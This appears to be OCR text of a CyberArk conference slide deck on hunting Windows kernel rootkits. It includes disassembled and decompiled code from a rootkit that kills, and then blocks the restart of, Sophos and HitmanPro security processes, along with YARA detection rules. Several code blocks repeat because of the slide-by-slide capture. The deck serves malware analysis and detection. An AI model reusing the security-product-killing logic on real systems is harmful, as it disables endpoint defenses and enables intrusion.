

; __int64 __fastcall DriverEntry_Internal(__int64)
DriverEntry_Internal proc near
push rbx
sub rsp, 20h
mov rax, [rcx+_DRIVER_OBJECT.DriverSection]
mov rbx, rcx
or dword ptr [rax+68h], 20h
call ResolveKernelApiFunctions
test eax, eax
js short loc_FFFFF803980011A5
mov rcx, rbx ; DriverObject
call CreateNewUnalertableSystemThreadWithZeroAttributes
test eax, eax
js short loc_FFFFF803980011A5
mov rax, cs:ptrPsSetCreateThreadNotifyRoutine
lea rcx, CreateThreadNotifyRoutine
call cs:__guard_dispatch_icall_fptr ; call rax = ptrPsSetCreateThreadNotifyRoutine
mov rax, cs:ptrPsSetCreateProcessNotifyRoutine
lea rcx, CreateProcessNotifyRoutine
xor edx, edx
call cs:__guard_dispatch_icall_fptr ; call rax = ptrPsSetCreateProcessNotifyRoutine
call IterateProcessByThreadIdsAndTerminateSecurityProducts
xor eax, eax
jmp short loc_FFFFF803980011AA
loc_FFFFF803980011A5:
mov eax, STATUS_UNSUCCESSFUL
loc_FFFFF803980011AA:
add rsp, 20h
pop rbx
retn
DriverEntry_Internal endp


; WCHAR *__fastcall CreateProcessNotifyRoutine(PEPROCESS process, HANDLE processId, PPS_CREATE_NOTIFY_INFO createInfo)
CreateProcessNotifyRoutine proc near
push rbx
sub rsp, 20h
mov rbx, r8
mov rax, rdx
test r8, r8
jz short loc_FFFFF80398001F40
mov rcx, [r8+_PS_CREATE_NOTIFY_INFO.ImageFileName]
lea rdx, aSophos_1 ; "Sophos"
mov rcx, [rcx+UNICODE_STRING.Buffer]
call CompareProcessImageFileNameStrings
test rax, rax
jnz short loc_FFFFF80398001F33
mov rcx, [rbx+_PS_CREATE_NOTIFY_INFO.ImageFileName]
lea rdx, aHitmanproAlert ; "HitmanPro.Alert"
mov rcx, [rcx+UNICODE_STRING.Buffer]
call CompareProcessImageFileNameStrings
test rax, rax
jz short loc_FFFFF80398001F4F
loc_FFFFF80398001F40:
xor r9d, r9d
xor r8d, r8d
xor edx, edx
mov ecx, eax
call CreateProcessNotifyRoutineWeirdShit
loc_FFFFF80398001F33:
mov [rbx+_PS_CREATE_NOTIFY_INFO.CreationStatus], STATUS_UNSUCCESSFUL
add rsp, 20h
pop rbx
retn
loc_FFFFF80398001F4F:
add rsp, 20h
pop rbx
retn
CreateProcessNotifyRoutine endp


; WCHAR *__fastcall CreateProcessNotifyRoutine(PEPROCESS process, HANDLE processId, PPS_CREATE_NOTIFY_INFO createInfo)
CreateProcessNotifyRoutine proc near
push rbx
sub rsp, 20h
mov rbx, r8
mov rax, rdx
test r8, r8
jz short loc_FFFFF80398001F40
mov rcx, [r8+_PS_CREATE_NOTIFY_INFO.ImageFileName]
lea rdx, aSophos_1 ; "Sophos"
mov rcx, [rcx+UNICODE_STRING.Buffer]
call CompareProcessImageFileNameStrings
test rax, rax
jnz short loc_FFFFF80398001F33
mov rcx, [rbx+_PS_CREATE_NOTIFY_INFO.ImageFileName]
lea rdx, aHitmanproAlert ; "HitmanPro.Alert"
mov rcx, [rcx+UNICODE_STRING.Buffer]
call CompareProcessImageFileNameStrings
test rax, rax
jz short loc_FFFFF80398001F4F
loc_FFFFF80398001F40:
xor r9d, r9d
xor r8d, r8d
xor edx, edx
mov ecx, eax
call CreateProcessNotifyRoutineWeirdShit
loc_FFFFF80398001F33:
mov [rbx+_PS_CREATE_NOTIFY_INFO.CreationStatus], STATUS_UNSUCCESSFUL
add rsp, 20h
pop rbx
retn
loc_FFFFF80398001F4F:
add rsp, 20h
pop rbx
retn
CreateProcessNotifyRoutine endp


; WCHAR *__fastcall CreateProcessNotifyRoutine(PEPROCESS process, HANDLE processId, PPS_CREATE_NOTIFY_INFO createInfo)
CreateProcessNotifyRoutine proc near
push rbx
sub rsp, 20h
mov rbx, r8
mov rax, rdx
test r8, r8
jz short loc_FFFFF80398001F40
mov rcx, [r8+_PS_CREATE_NOTIFY_INFO.ImageFileName]
lea rdx, aSophos_1 ; "Sophos"
mov rcx, [rcx+UNICODE_STRING.Buffer]
call CompareProcessImageFileNameStrings
test rax, rax
jnz short loc_FFFFF80398001F33
mov rcx, [rbx+_PS_CREATE_NOTIFY_INFO.ImageFileName]
lea rdx, aHitmanproAlert ; "HitmanPro.Alert"
mov rcx, [rcx+UNICODE_STRING.Buffer]
call CompareProcessImageFileNameStrings
test rax, rax
jz short loc_FFFFF80398001F4F
loc_FFFFF80398001F40:
xor r9d, r9d
xor r8d, r8d
xor edx, edx
mov ecx, eax
call CreateProcessNotifyRoutineWeirdShit
loc_FFFFF80398001F33:
mov [rbx+_PS_CREATE_NOTIFY_INFO.CreationStatus], STATUS_UNSUCCESSFUL
add rsp, 20h
pop rbx
retn
loc_FFFFF80398001F4F:
add rsp, 20h
pop rbx
retn
CreateProcessNotifyRoutine endp


; __int64 __fastcall DriverEntry_Internal(__int64)
DriverEntry_Internal proc near
push rbx
sub rsp, 20h
mov rax, [rcx+_DRIVER_OBJECT.DriverSection]
mov rbx, rcx
or dword ptr [rax+68h], 20h
call ResolveKernelApiFunctions
test eax, eax
js short loc_FFFFF803980011A5
mov rcx, rbx ; DriverObject
call CreateNewUnalertableSystemThreadWithZeroAttributes
test eax, eax
js short loc_FFFFF803980011A5
mov rax, cs:ptrPsSetCreateThreadNotifyRoutine
lea rcx, CreateThreadNotifyRoutine
call cs:__guard_dispatch_icall_fptr ; call rax = ptrPsSetCreateThreadNotifyRoutine
mov rax, cs:ptrPsSetCreateProcessNotifyRoutine
lea rcx, CreateProcessNotifyRoutine
xor edx, edx
call cs:__guard_dispatch_icall_fptr ; call rax = ptrPsSetCreateProcessNotifyRoutine
call IterateProcessByThreadIdsAndTerminateSecurityProducts
xor eax, eax
jmp short loc_FFFFF803980011AA
loc_FFFFF803980011A5:
mov eax, STATUS_UNSUCCESSFUL
loc_FFFFF803980011AA:
add rsp, 20h
pop rbx
retn
DriverEntry_Internal endp


; __int64 __fastcall DriverEntry_Internal(__int64)
DriverEntry_Internal proc near
push rbx
sub rsp, 20h
mov rax, [rcx+_DRIVER_OBJECT.DriverSection]
mov rbx, rcx
or dword ptr [rax+68h], 20h
call ResolveKernelApiFunctions
test eax, eax
js short loc_FFFFF803980011A5
mov rcx, rbx ; DriverObject
call CreateNewUnalertableSystemThreadWithZeroAttributes
test eax, eax
js short loc_FFFFF803980011A5
mov rax, cs:ptrPsSetCreateThreadNotifyRoutine
lea rcx, CreateThreadNotifyRoutine
call cs:__guard_dispatch_icall_fptr ; call rax = ptrPsSetCreateThreadNotifyRoutine
mov rax, cs:ptrPsSetCreateProcessNotifyRoutine
lea rcx, CreateProcessNotifyRoutine
xor edx, edx
call cs:__guard_dispatch_icall_fptr ; call rax = ptrPsSetCreateProcessNotifyRoutine
call IterateProcessByThreadIdsAndTerminateSecurityProducts
jmp short loc_FFFFF803980011AA
loc_FFFFF803980011A5:
mov eax, STATUS_UNSUCCESSFUL
loc_FFFFF803980011AA:
add rsp, 20h
pop rbx
retn
DriverEntry_Internal endp

```
__int64 IterateProcessByThreadIdsAndTerminateSecurityProducts()
{
  __int64 v0; // rbp
  char *v1; // rdi
  PEPROCESS ThreadProcess; // rsi
  const char *v3; // rbx
  PETHREAD Thread; // [rsp+30h] [rbp+8h] BYREF

  Thread = 0i64;
  v0 = 163838i64;
  v1 = 0i64;
  do
  {
    if ( PsLookupThreadByThreadId(v1, &Thread) >= 0 && PsIsThreadTerminating(Thread) != 1 )
    {
      ThreadProcess = PsGetThreadProcess(Thread);
      if ( ThreadProcess )
      {
        v3 = (const char *)((__int64 (__fastcall *)(PEPROCESS))ptrPsGetProcessImageFileName)(ThreadProcess);
        if ( strstr(v3, "Sophos")
          || strstr(v3, "sophos")
          || strstr(v3, "alsvc")
          || strstr(v3, "ALsvc")
          || strstr(v3, "hmpalert")
          || strstr(v3, "HMPAlert")
          || strstr(v3, "McsAgent")
          || strstr(v3, "mcsagent")
          || strstr(v3, "McsClient")
          || strstr(v3, "mcsclient")
          || strstr(v3, "SAVAdminService")
          || strstr(v3, "savadminservice")
          || strstr(v3, "SapApi")
          || strstr(v3, "sapapi")
          || strstr(v3, "SavService")
          || strstr(v3, "savservice")
          || strstr(v3, "SEDService")
          || strstr(v3, "sedservice")
          || strstr(v3, "SSPService")
          || strstr(v3, "sspservice")
          || strstr(v3, "swc_service")
          || strstr(v3, "SWC_Service")
          || strstr(v3, "swi_fc")
          || strstr(v3, "swi_filter")
          || strstr(v3, "swi_service") )
        {
          KillProcessByHandle(ThreadProcess, 0);
        }
      }
      ObfDereferenceObject(Thread);
    }
    v1 += 4;
    --v0;
  }
  while ( v0 );
  return 0i64;
}
```

```
Thread = 0i64;
v0 = 163838i64;
v1 = 0i64;
do
{
  if ( PsLookupThreadByThreadId(v1, &Thread) >= 0 && PsIsThreadTerminating(Thread) != 1 )
  {
    ThreadProcess = PsGetThreadProcess(Thread);
    if ( ThreadProcess )
    {
      v3 = (const char *)((__int64 (__fastcall *)(PEPROCESS))ptrPsGetProcessImageFileName)(ThreadProcess);
      if ( strstr(v3, "Sophos")
        || strstr(v3, "sophos")
        || strstr(v3, "alsvc")
        || strstr(v3, "ALsvc")
        || strstr(v3, "hmpalert")
        || strstr(v3, "HMPAlert")
        || strstr(v3, "McsAgent")
        || strstr(v3, "mcsagent")
        || strstr(v3, "McsClient")
        || strstr(v3, "mcsclient")
        || strstr(v3, "SAVAdminService")
        || strstr(v3, "savadminservice")
        || strstr(v3, "SapApi")
        || strstr(v3, "sapapi")
        || strstr(v3, "SavService")
        || strstr(v3, "savservice")
        || strstr(v3, "SEDService")
        || strstr(v3, "sedservice")
        || strstr(v3, "SSPService")
        || strstr(v3, "sspservice")
        || strstr(v3, "swc_service")
        || strstr(v3, "SWC_Service")
        || strstr(v3, "swi_fc")
        || strstr(v3, "swi_filter")
        || strstr(v3, "swi_service") )
      {
        KillProcessByHandle(ThreadProcess, 0);
      }
    }
    ObfDereferenceObject(Thread);
  }
```

Case Study #2 - Summary

- Resolves “ntoskrnl.exe” API Functions
- Uses kCFG to hide calls
- Creates new “Unkillable” System Thread to Boost process priority
- Register callbacks to process/thread creation
- Process creation callback prevents new EDR processes from reviving
- Kills many security products
- Bypasses DSE by using a stolen and “valid” certificate
- ”Bypasses” Patch Guard by **not** changing any kernel structures in-memory

Hunting for Rootkits

- Unlike UM malware, KM imports ntoskrnl.exe
- Generic way to hunt for drivers
- Some unique indicators to hunt for a specific rootkit
  - ExAllocatePoolWithTag
  - Pdb path
  - Sigining Certificate
  - Imphash

```
import "pe"
import "vt"

rule Rootkits
{
  condition:
      uint16(0) == 0x5A4D
      and uint32(uint32(0x3C)) == 0x00004550
      and pe.machine == 0x8664
      and pe.imports("ntoskrnl.exe")
      and vt.metadata.analysis_stats.malicious > 0

}
```

Hunting for Rootkits

- Unlike UM malware, KM imports ntoskrnl.exe
- Generic way to hunt for drivers
- Some unique indicators to hunt for a specific rootkit
  - **ExAllocatePoolWithTag**
  - Pdb path
  - Sigining Certificate
  - Imphash

Syntax

C++ Copy

```
PVOID ExAllocatePoolWithTag(
  [in] __drv_strictTypeMatch(__drv_typeExpr)POOL_TYPE PoolType,
  [in] SIZE_T                                         NumberOfBytes,
  [in] ULONG                                          Tag
);
```

`[in] Tag`

The pool tag to use for the allocated memory. Specify the pool tag as a non-zero character literal of one to to four characters delimited by single quotation marks (for example, 'Tag1'). The string is usually specified in reverse order (for example, '1gaT'). Each ASCII character in the tag must be a value in the range 0x20 (space) to 0x7E (tilde). Each allocation code path should use a unique pool tag to help debuggers and verifiers identify the code path.

Hunting for Rootkits

- Unlike UM malware, KM imports ntoskrnl.exe
- Generic way to hunt for drivers
- Some unique indicators to hunt for a specific rootkit
  - ExAllocatePoolWithTag
  - **Pdb path**
  - Sigining Certificate
  - Imphash

```
00000BE0  00 00 00 00 00 00 00 00 52 53 44 53 2B 40 19 53  ........RSDS+@.S
00000BF0  28 72 13 4A 94 D4 3E 69 3A C2 4F E6 01 00 00 00  (r.J”Ô>i:ÂOæ....
00000C00  44 3A 5C 53 6F 75 72 63 65 5F 43 6F 64 65 5C 72  D:\Source_Code\r
00000C10  6F 6F 6B 69 74 5C 68 65 72 65 73 79 5C 68 65 72  ookit\[redacted]
00000C20  65 73 79 5C 78 36 34 5C 52 65 6C 65 61 73 65 5C  [redacted]\x64\Release\
00000C30  68 65 72 65 73 79 2E 70 64 62 00 00 00 00 00 00  [redacted].pdb......
00000C40  00 10 00 00 90 01 00 00 2E 74 65 78 74 24 6D 6E  .........text$mn
00000C50  00 00 00 00 90 11 00 00 30 00 00 00 2E 74 65 78  ........0....tex
00000C60  74 24 6D 6E 24 30 30 00 C0 11 00 00 B0 02 00 00  t$mn$00.À...°...
```

Hunting for Rootkits

- Unlike UM malware, KM imports ntoskrnl.exe
- Generic way to hunt for drivers
- Some unique indicators to hunt for a specific rootkit
  - ExAllocatePoolWithTag
  - Pdb path
  - **Sigining Certificate**
  - Imphash

```
import "pe"
import "vt"

rule nvidia_driver
{
    condition:
        uint16(0) == 0x5A4D
        and uint32(uint32(0x3C)) == 0x00004550
        and (
                pe.machine == pe.MACHINE_AMD64
                or pe.machine == pe.MACHINE_I386
            )
        and pe.imports("ntoskrnl.exe")
        and for any tag in vt.metadata.tags : ( tag == "signed" )
        and for any i in (0 .. pe.number_of_signatures) : (
            pe.signatures[i].issuer contains [redacted]
            and pe.signatures[i].serial == "[redacted]
      )
}
```

Hunting for Rootkits

- Unlike UM malware, KM imports ntoskrnl.exe
- Generic way to hunt for drivers
- Some unique indicators to hunt for a specific rootkit
  - ExAllocatePoolWithTag
  - Pdb path
  - Sigining Certificate
  - **Imphash**

```
rule [redacted]
{
    condition:
        uint16(0) == 0x5A4D
        and uint32(uint32(0x3C)) == 0x00004550
        and (
                pe.machine == pe.MACHINE_AMD64
                or pe.machine == pe.MACHINE_I386
            )
        and pe.imports("ntoskrnl.exe")
        and for any tag in vt.metadata.tags : ( tag == "signed" )
        and pe.imphash() == [redacted]
}
```

Summary

- Rootkit static and dynamic analysis techniques
  - Scanning the IDT for changes
  - Scanning the SSDT for changes
  - Checking the MSR x176 value
  - Analyzing DriverEntry
  - Understanding Kernel Structures to aid analysis
- Case Studies
- Key Hunting Methods
- Rootkits are highly sophisticated pieces of code
- Unlike the common misconception Rootkits still exist even in modern Windows versions

Questions?

- You can contact me at:
  - rotem.salinas@cyberark.com
  - https://www.cyberark.com/resources/threat-research-blog/fantastic-rootkits-and-where-to-find-them-part-1
  - Source code will be available at
    - https://github.com/cyberark/malware-research/tree/master/FantasticRootkits